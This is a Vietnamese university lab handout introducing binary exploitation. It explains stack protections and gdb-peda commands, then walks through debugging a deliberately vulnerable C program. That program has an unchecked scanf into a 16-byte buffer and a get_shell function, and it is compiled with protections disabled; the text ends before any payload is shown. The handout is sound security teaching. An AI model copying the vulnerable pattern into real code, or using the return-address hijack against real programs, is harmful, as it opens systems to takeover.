Bộ môn An toàn Thông tin – Khoa Mạng máy tính và Truyền thông
Trường Đại học Công nghệ Thông tin – Đại học Quốc gia thành phố Hồ Chí Minh

3

Lab

Nhập môn Pwnable

Binary Exploitation

Thực hành môn Lập trình An toàn

và Khai thác lỗ hổng phần mềm

Tháng 11/2021

Lưu hành nội bộ

Mọi góp ý về tài liệu, vui lòng gửi về email inseclab@uit.edu.vn

A. TÌM HIỂU CÁC CƠ CHẾ BẢO VỆ BINARY

Các kỹ thuật chống lại tấn công Buffer Overflow:

Tên	Mô tả
Stack Canaries	Thông thường, một giá trị ngẫu nhiên được tạo khi khởi tạo chương trình và được chèn vào cuối vùng rủi ro cao nơi ngăn xếp bị tràn, ở cuối hàm, nó sẽ được kiểm tra xem giá trị canary đã được sửa đổi hay chưa.
NoExecute (NX)	Là một công nghệ được sử dụng trong CPU để đảm bảo rằng một số vùng bộ nhớ nhất định (chẳng hạn như stack và heap) không thể thực thi và các vùng khác, chẳng hạn như code section không thể được ghi.
Relocation Read-Only (RELRO)	Khi cờ này được bật, làm cho toàn bộ GOT ở chế độ chỉ đọc, loại bỏ khả năng thực hiện tấn công "ghi đè GOT", trong đó địa chỉ GOT bị ghi đè lên vị trí của một chức năng khác hoặc một ROP mà kẻ tấn công muốn thực hiện.
Address Space Layout Randomization (ASLR)	Các địa chỉ của Libc sẽ được random sau mỗi lần thực thi để chúng ta không thể biết được chính xác địa chỉ bộ nhớ của các hàm trong Libc.
Position Independent Executables (PIE)	Kỹ thuật này giống như ASLR, nhưng sẽ random các địa chỉ trong chính binary đó. Điều ngày gây khó khăn khi chúng ta tìm gadgets hoặc là sử dụng các hàm của binary.


Tìm hiểu **gdb-peda** cơ bản (các bạn có thể thay thế **pwngdb**):
Cài đặt:

```
https://github.com/longld/peda
```

Một số lệnh cơ bản:

`$gdb prog`	Câu lệnh load chương trình tên là prog vào gdb
`gdb-peda$ run`	Chạy chương trình prog trong gdb-peda
`gdb-peda$ break *address`	Đặt 1 breakpoint tại địa chỉ address
`gdb-peda$ info break`	Xem tất cả các địa chỉ đã đặt break
`gdb-peda$ delete 3`	Xóa breakpoint thứ 3
`gdb-peda$ continue`	Tiếp tục chương trình sau khi đã đặt break
`gdb-peda$ start`	Lệnh này tương tự với run, nhưng khi chạy lệnh này chương trình sẽ break ngày tại điểm bắt đầu của main function
`gdb-peda$ s`	Lệnh này sẽ đi qua từng lệnh của chương trình, khi gặp hàm thì sẽ vào bên trong các lệnh của hàm đó
`gdb-peda$ n`	Lệnh này tương tự với lệnh s
`gdb-peda$ p/x $esp`	Print giá trị hex của thanh ghi $esp
`gdb-peda$ 10/wx $esp`	Print 10 word dạng hex bắt đầu từ địa chỉ của thanh ghi $esp
`gdb-peda$ checksec`	Kiểm tra các cờ nào được bật trong chương trình
`gdb_peda$ disassemble main`	Xem mã assemply của 1 hàm nào đó, cụ thể ở đây là hàm main
`gdb_peda$ q`	Thoát khỏi gdb-peda

1. Tìm hiểu về Stack và cách khai thác lỗ hổng Buffer Overflow:



Xem xét hình ảnh bên tay trái cách bố trí của stack khi thực hiện gọi 1 hàm:

- Đầu tiên, khi gặp 1 lời gọi hàm, ở đây là func1, thì các đối số của hàm sẽ được đẩy vào stack đầu tiên trong ví dụ này là c, b, a sẽ được đẩy vào stack đầu tiên.
- Tiếp theo sẽ đẩy địa chỉ trả về sau khi thực hiện hàm này xong, tức là địa chỉ ret-addr.
- Tiếp đến là giá trị EBP.
- Tiếp đến là các biến bên trong hàm, trong ví dụ là biến buffer.

Xem xét hình ảnh bên tay phải khi thực hiện tấn công buffer overflow:

- Chương trình khai báo biến buffer gồm 8 byte, tương ứng chúng ta chỉ được phép nhập 8 ký tự.
- Nhưng input của chúng ta nhập vào là 20 ký tự thì sẽ bị tràn.
- Các giá trị như EBP, ret-addr, a sẽ bị ghi đè bằng các giá trị "aaaa".

Thực hiện tấn công Buffer Overflow bằng ví dụ sau:

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

void get_shell(){
  system("/bin/sh");
}
void check()
{
  char buf[16];
  scanf("%s", buf);
  if (!strcmp(buf, "250382"))
    printf("Password OK :)\n");
  else
    printf("Invalid Password!\n");
}
int main(int argc, char *argv[])
{
  setreuid(geteuid(), geteuid());
  printf("Pwn basic\n");
  printf("Password:");
  check();
  return 0;
}
```

Như đã đề cập ở hình bên trên, ý tưởng để tấn công chương trình này là:

- Quan sát thấy biến buf[16] tức là chúng ta chỉ cho phép nhập 16 ký tự.
- Chương trình cũng cung cấp 1 hàm để chúng ta lấy shell.
- Thực hiện tấn công Buffer Overflow bằng cách làm tràn biến buf đến giá trị ret-addr. Và thay đổi địa chỉ này thành địa chỉ chỉ của hàm get_shell(). Vậy là chúng ta đã khai thác thành công lỗ hổng của chương trình.

Tiến hành debug chương trình này bằng gdb-peda

Biên dịch chương trình trên.

```
gcc -m32 -o bof -fno-stack-protector -z execstack stack.c
```

```
@ubuntu:~/Desktop/basicpwn$ gcc -m32 -o bof -fno-stack-protector -z execstack stack.c
@ubuntu:~/Desktop/basicpwn$
```

Load chương trình vào gdb.

```
gdb ./bof
```

```
[redacted]@ubuntu:~/Desktop/basicpwn$ gdb ./bof
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Traceback (most recent call last):
  File "~/[redacted]rm/peda-arm.py", line 54, in <module>
  File "/home/[redacted]/peda-arm/lib/asm.py", line 17, in <module>
    if config.prefix == '':
AttributeError: module 'config' has no attribute 'prefix'
Traceback (most recent call last):
  File "~/[redacted]rm/peda-arm.py", line 54, in <module>
  File "/home/[redacted]/peda-arm/lib/asm.py", line 17, in <module>
    if config.prefix == '':
AttributeError: module 'config' has no attribute 'prefix'
Reading symbols from ./bof...(no debugging symbols found)...done.
gdb-peda$
```


Xem code assembly bằng câu lệnh:

```
gdb-peda$ disassemble main
```

```
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x080485cb <+0>:     lea    ecx,[esp+0x4]
   0x080485cf <+4>:     and    esp,0xfffffff0
   0x080485d2 <+7>:     push   DWORD PTR [ecx-0x4]
   0x080485d5 <+10>:    push   ebp
   0x080485d6 <+11>:    mov    ebp,esp
   0x080485d8 <+13>:    push   ebx
   0x080485d9 <+14>:    push   ecx
   0x080485da <+15>:    call   0x80483f0 <geteuid@plt>
   0x080485df <+20>:    mov    ebx,eax
   0x080485e1 <+22>:    call   0x80483f0 <geteuid@plt>
   0x080485e6 <+27>:    sub    esp,0x8
   0x080485e9 <+30>:    push   ebx
   0x080485ea <+31>:    push   eax
   0x080485eb <+32>:    call   0x8048420 <setreuid@plt>
   0x080485f0 <+37>:    add    esp,0x10
   0x080485f3 <+40>:    sub    esp,0xc
   0x080485f6 <+43>:    push   0x80486e3
   0x080485fb <+48>:    call   0x8048400 <puts@plt>
   0x08048600 <+53>:    add    esp,0x10
   0x08048603 <+56>:    sub    esp,0xc
   0x08048606 <+59>:    push   0x80486ed
   0x0804860b <+64>:    call   0x80483e0 <printf@plt>
   0x08048610 <+69>:    add    esp,0x10
   0x08048613 <+72>:    call   0x8048574 <check>
   0x08048618 <+77>:    mov    eax,0x0
   0x0804861d <+82>:    lea    esp,[ebp-0x8]
   0x08048620 <+85>:    pop    ecx
   0x08048621 <+86>:    pop    ebx
   0x08048622 <+87>:    pop    ebp
   0x08048623 <+88>:    lea    esp,[ecx-0x4]
   0x08048626 <+91>:    ret
End of assembler dump.
gdb-peda$
```

Debug chương trình bằng câu lệnh:

```
gdb-peda$ start
```



Đặt break point tại hàm check bằng câu lệnh:

```
gdb-peda$ b* 0x08048613
```

```
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x080485cb <+0>:     lea    ecx,[esp+0x4]
   0x080485cf <+4>:     and    esp,0xfffffff0
   0x080485d2 <+7>:     push   DWORD PTR [ecx-0x4]
   0x080485d5 <+10>:    push   ebp
   0x080485d6 <+11>:    mov    ebp,esp
   0x080485d8 <+13>:    push   ebx
   0x080485d9 <+14>:    push   ecx
=> 0x080485da <+15>:    call   0x80483f0 <geteuid@plt>
   0x080485df <+20>:    mov    ebx,eax
   0x080485e1 <+22>:    call   0x80483f0 <geteuid@plt>
   0x080485e6 <+27>:    sub    esp,0x8
   0x080485e9 <+30>:    push   ebx
   0x080485ea <+31>:    push   eax
   0x080485eb <+32>:    call   0x8048420 <setreuid@plt>
   0x080485f0 <+37>:    add    esp,0x10
   0x080485f3 <+40>:    sub    esp,0xc
   0x080485f6 <+43>:    push   0x80486e3
   0x080485fb <+48>:    call   0x8048400 <puts@plt>
   0x08048600 <+53>:    add    esp,0x10
   0x08048603 <+56>:    sub    esp,0xc
   0x08048606 <+59>:    push   0x80486ed
   0x0804860b <+64>:    call   0x80483e0 <printf@plt>
   0x08048610 <+69>:    add    esp,0x10
   0x08048613 <+72>:    call   0x8048574 <check>
   0x08048618 <+77>:    mov    eax,0x0
   0x0804861d <+82>:    lea    esp,[ebp-0x8]
   0x08048620 <+85>:    pop    ecx
   0x08048621 <+86>:    pop    ebx
   0x08048622 <+87>:    pop    ebp
   0x08048623 <+88>:    lea    esp,[ecx-0x4]
   0x08048626 <+91>:    ret
End of assembler dump.
gdb-peda$ b*0x08048613
```


Sau đó chạy lệnh để chương trình break tại địa chỉ hàm check:

```
gdb-peda$ c
```

```
[----------------------------------registers-----------------------------------]
EAX: 0x9 ('\t')
EBX: 0x3e8
ECX: 0x0
EDX: 0xf7fb2870 --> 0x0
ESI: 0xf7fb1000 --> 0x1b2db0
EDI: 0xf7fb1000 --> 0x1b2db0
EBP: 0xffffd1d8 --> 0x0
ESP: 0xffffd1d0 --> 0xffffd1f0 --> 0x1
EIP: 0x8048613 (<main+72>:      call   0x8048574 <check>)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x8048606 <main+59>: push   0x80486ed
   0x804860b <main+64>: call   0x80483e0 <printf@plt>
   0x8048610 <main+69>: add    esp,0x10
=> 0x8048613 <main+72>: call   0x8048574 <check>
   0x8048618 <main+77>: mov    eax,0x0
   0x804861d <main+82>: lea    esp,[ebp-0x8]
   0x8048620 <main+85>: pop    ecx
   0x8048621 <main+86>: pop    ebx
No argument
[-------------------------------------stack-------------------------------------]
0000| 0xffffd1d0 --> 0xffffd1f0 --> 0x1
0004| 0xffffd1d4 --> 0x0
0008| 0xffffd1d8 --> 0x0
0012| 0xffffd1dc --> 0xf7e16647 (<__libc_start_main+247>:       add    esp,0x10)
0016| 0xffffd1e0 --> 0xf7fb1000 --> 0x1b2db0
0020| 0xffffd1e4 --> 0xf7fb1000 --> 0x1b2db0
0024| 0xffffd1e8 --> 0x0
0028| 0xffffd1ec --> 0xf7e16647 (<__libc_start_main+247>:       add    esp,0x10)
[-----------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 2, 0x08048613 in main ()
gdb-peda$
```

Như đã phân tích ở trên sau khi thực hiện hàm này chương trình sẽ đẩy các đối số hàm check vào stack trước. Sau đó đến địa chỉ trả về ở đây là địa chỉ **0x8048618 tức là lệnh kế tiếp của hàm main sau khi thực hiện xong hàm check**. Và giá trị EBP, để kiểm chứng chúng ta thực hiện lệnh để vào trong hàm này.


```
gdb-peda$ s
```




Kết quả giống như ta dự đoán ở trên. Ở đỉnh của stack vì hàm check không có đối số, nên không có giá trị nào được đẩy vào stack, chỉ có giá trị ret-addr và EBP.

Để đi qua từng lệnh của chương trình, chúng ta nhập câu lệnh.

